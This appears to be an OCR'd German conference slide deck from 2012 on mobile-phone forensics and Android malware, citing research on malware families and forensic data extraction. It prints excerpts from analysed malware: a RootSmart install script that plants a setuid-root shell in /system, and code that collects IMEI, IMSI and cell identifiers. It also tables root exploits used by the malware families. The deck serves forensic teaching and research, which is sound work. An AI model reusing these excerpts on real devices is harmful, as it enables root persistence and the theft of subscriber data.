FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Neueste Entwicklungen im Bereich der Mobilfunkforensik

Felix Freiling

Anwendertag IT-Forensik, Darmstadt, 18.9.2012

2011 IEEE Symposium on Security and Privacy

Mobile Security Catching Up?
Revealing the Nuts and Bolts of the Security of Mobile Devices

Michael Becher, Felix C. Freiling
University of Mannheim, Germany

Johannes Hoffmann, Thorsten Holz, Sebastian Uellenbeck, Christ
Horst Görtz Institute (HGI)
Ruhr-University Bochum, Germany

Dissecting Android Malware: Characterization and Evolution

Yajin Zhou
Department of Computer Science
North Carolina State University
yajin_zhou@ncsu.edu

Xuxian Jiang
Department of Computer Science
North Carolina State University
jiang@cs.ncsu.edu

TECHNISCHE FAKULTÄT

Department Informatik

Technical Reports / ISSN 2191-5008

Michael Spreitzenbarth and Felix Freiling

Android Malware on the Rise

Technical Report CS-2012-04

April 2012

Friedrich-Alexander-Universität Erlangen-Nürnberg

Mobilfunkforensik

- Aquise/Extraktion digitaler Spuren
  - per Software (z.B. Panoptes)
  - per Debug-Schnittstelle (z.B. JTAG, ADB)
  - Auslesen des Speicherchips (z.B. PC3000 flash)

- Analyse digitaler Spuren
  - Wo finden sich interessante Daten? (Anwendungsdaten, Dateisystem, RAM)
  - Was bedeuten diese Daten? (z.B. SQLite)
  - Was macht bestimmte Software? (z.B. bösartige Apps)
  - Werkzeugunterstützung (z.B. ADEL)

- Fokus auf Android als zur Zeit populärste Plattform

Bewegungsprofile




Figure 4: Movement profile generated from data stored on smartphone 3.

[Spreitzenbarth, Schmitt, Freiling, 2012]

Android.Bmaster/RootSmart

- Erschienen Januar 2012 in China
- Benutzt Gingerbread-Exploit zur Privilegeskalation
- Exploit wird zur Laufzeit nachgeladen
- Installation neuer Funktionalität ohne Rückfrage durch den Benutzer möglich
- Sendet vertrauliche Informationen an entfernten Server
- Server kann Smartphone fernsteuern, beispielsweise weitere Apps installieren

```
#!/data/data/com.google.android.smart/files/sh
mount -o remount system /system
mkdir /system/xbin/smart
chown $1 /system/xbin/smart
chmod 700 /system/xbin/smart
cat /system/bin/sh > /system/xbin/smart/sh
chown 0.0 /system/xbin/smart/sh
chmod 4755 /system/xbin/smart/sh
sync
mount -o remount,ro system /system
```

Listing 2. The content of the install file.

```
public final String b(){
    StringBuilder localStringBuilder = new StringBuilder();
    localStringBuilder.append(w.a("IMEI", this.c.getString("IMEI", "")
        ));
    localStringBuilder.append(w.a("IMSI", this.c.getString("IMSI", "")
        ));
    localStringBuilder.append(w.a("TYPE\_TEL", this.c.getString("TYPE\
        _TEL", "")));
    localStringBuilder.append(w.a("VERSION\_TEL", this.c.getString("
        VERSION\_TEL", "")));
    localStringBuilder.append(w.a("CID", this.c.getString("CID", "")))
        ;
    localStringBuilder.append(w.a("LAC", this.c.getString("LAC", "")))
        ;
    localStringBuilder.append(w.a("MNC", this.c.getString("MNC", "")))
        ;
    String str1 = this.c.getString("SMS\_CENTER", null);
    if (str1 != null)
        localStringBuilder.append(w.a("SMS\_CENTER", str1));
    String str2 = this.c.getString("INSTALL\_TYPE", null);
    if (str2 != null)
```

[Spreitzenbarth, Freiling, 2012]

Android.FakeRegSMS

- Erschienen Ende 2011
- Sendet kostenpflichtige Premium-SMS (smscoin) an App-Autor
- Versteckt wichtige Daten (z.B. SMS-Rufnummer) per Steganographie im App-Logo
- Enthält einen Button “Rules”, in dem über das schadhafte Verhalten informiert wird

mobilesandbox.org

Firefox

mobilesandbox.org

Google

Mobile-Sandbox

Mobile Sandbox | Home | Reports | About | Search

MS

MOBILE SANDBOX

Submit Sample

Provide an Android application file (apk-file) and the Mobile-Sandbox-System will analyze the file for malicious behaviour.

File Sample [ ] Durchsuchen...

Analysis Options
- [x] Others can view this report
- [ ] Delete sample after analysis (Note: You must provide an email address)


Note: One option must be selected otherwise no analysis will be performed.

Email Notification [ ]


Note: This is optional. If you enter your email address above, you will get a link to the analysis report.

Send File | Cancel

Trends



(a) The Monthly Breakdown of New Android Malware Families



(b) The Cumulative Growth of New Malware Samples in Our Collection

[Zhou and Jiang, 2012]

Gefährlichkeit

Table IV
THE LIST OF PLATFORM-LEVEL ROOT EXPLOITS AND THEIR USES IN EXISTING ANDROID MALWARE

Vulnerable Program	Root Exploit	Release Date	Malware with the Exploit
Linux kernel	Asroot [23]	2009/08/16	Asroot
init (<= 2.2)	Exploid [24]	2010/07/15	DroidDream, zHash DroidKungFu[1235]
adbd (<= 2.2.1) zygote(<= 2.2.1)	RATC [25] Zimperlich [26]	2010/08/21 2011/02/24	DroidDream, BaseBridge DroidKungFu[1235] DroidDeluxe DroidCoupon
ashmem (<= 2.2.1)	KillingInThe NameOf [27]	2011/01/06	-
vold (<= 2.3.3)	GingerBreak [28]	2011/04/21	GingerMaster
libsysutils (<= 2.3.6)	zergRush [29]	2011/10/10	-

[Zhou and Jiang, 2012]

[Zhou and Jiang, 2012]

	Privilege Escalation					Remote Control		Financial Charge			Personal Information Stealing		
	Exploid	RATC/ Zimperlich	Ginger Break	Asroot	Encrypted	NET	SMS	Phone Call	SMS	Block SMS	SMS	Phone Number	User Account
ADRD						√							
AnserverBot						√			√ †				
Asroot				√									
BaseBridge		√				√		√	√ †	√			
BeanBot						√		√	√ †	√		√	
BgServ						√			√ †	√		√	
CoinPirate						√			√ †	√	√		
Crusewin						√			√	√	√		
DogWars									√				
DroidCoupon		√				√							
DroidDeluxe		√											
DroidDream	√	√				√							
DroidDreamLight						√							√
DroidKungFu1	√	√			√	√						√	
DroidKungFu2	√	√			√	√						√	
DroidKungFu3	√	√			√	√						√	
DroidKungFu4						√							
DroidKungFu5	√	√			√	√						√	
DroidKungFuUpdate													
Endofday						√			√			√	
FakeNetflix													√
FakePlayer									√ ‡				
GamblerSMS											√		
Geinimi						√		√	√ †	√	√	√	
GGTracker									√ ‡	√	√	√	
GingerMaster			√			√						√	
GoldDream						√		√	√ †		√	√	
Gone60											√		
GPSSMSSpy									√				
HippoSMS									√ ‡	√			
Jifake									√ ‡				
jSMSHider						√			√ †	√		√	
KMin						√			√ †	√			
Lovetrap									√ †	√			
NickyBot							√		√		√		
Nickyspy						√			√		√		
Pjapps						√			√ †	√		√	
Plankton						√							
RogueLemon						√			√ †	√	√		
RogueSPPush									√ ‡	√			
SMSReplicator									√		√		
SndApps													√
Spitmo						√			√ †	√	√	√	
TapSnake													
Walkinwat									√				
YZHC						√			√ ‡	√		√	
zHash	√												
Zitmo											√		
Zsone									√ ‡	√			
number of families	*6*	*8*	*1*	*1*	*4*	*27*	*1*	*4*	*28*	*17*	*13*	*15*	*3*
number of samples	*389*	*440*	*4*	*8*	*363*	*1171*	*1*	*246*	*571*	*315*	*138*	*563*	*43*

Zusammenfassung

- Smartphones sind lukratives Angriffsziel
- Forensische Datenextraktion z.T. erschwert durch Hardwaremechanismen
  - Trend zu offenen Bootloadern (jedenfalls bei Android) hilft bei der Extraktion
- Android-Schadsoftware verfolgt denselben Entwicklunsgweg wie Windows-Schadsoftware, nur schneller
- Neue Werkzeuge helfen bei der Analyse
- Problem: Unzureichende Sicherheitssysteme und schlechtes Sicherheitsbewusstsein

Literatur

- M. Spreitzenbarth, F. Freiling: Android Malware on the Rise. Technischer Bericht CS-2012-04, Friedrich-Alexander-Universität Erlangen, Department Informatik, 2012. http://www.opus.ub.uni-erlangen.de/opus/volltexte/2012/3298/
- Y. Zhou, X. Jiang: Dissecting Android Malware: Characterization and Evolution. Proceedings of the 33rd IEEE Symposium on Security and Privacy, 2012 .
- M. Becher, F. Freiling, J. Hoffmann, T. Holz, S. Uellenbeck, C. Wolf: Mobile Security Catching Up? Revealing the Nuts and Bolts of the Security of Mobile Devices. Proc. 32nd IEEE Symposium on Security and Privacy, 2011.
- M. Spreitzenbarth, S. Schmitt, F. Freiling: Forensic Acquisition of Location Data on Android Smartphones. Proc. 8th Annual IFIP WG 11.9 Int. Conference on Digital Forensics, 2012.
- M. Spreitzenbarth: Mobile Sandbox. http://mobilesandbox.org

Abstract

- Neueste Entwicklungen im Bereich der Mobilfunkforensik
- Wir geben einen Überblick über aktuelle Forschungsarbeiten im Bereich der Mobilfunkforensik. Schwerpunkte sind die Untersuchung von Schadsoftware auf Smartphones sowie die Beweismittelsicherung mobiler Endgeräte. Der Fokus liegt dabei auf Android-Systemen.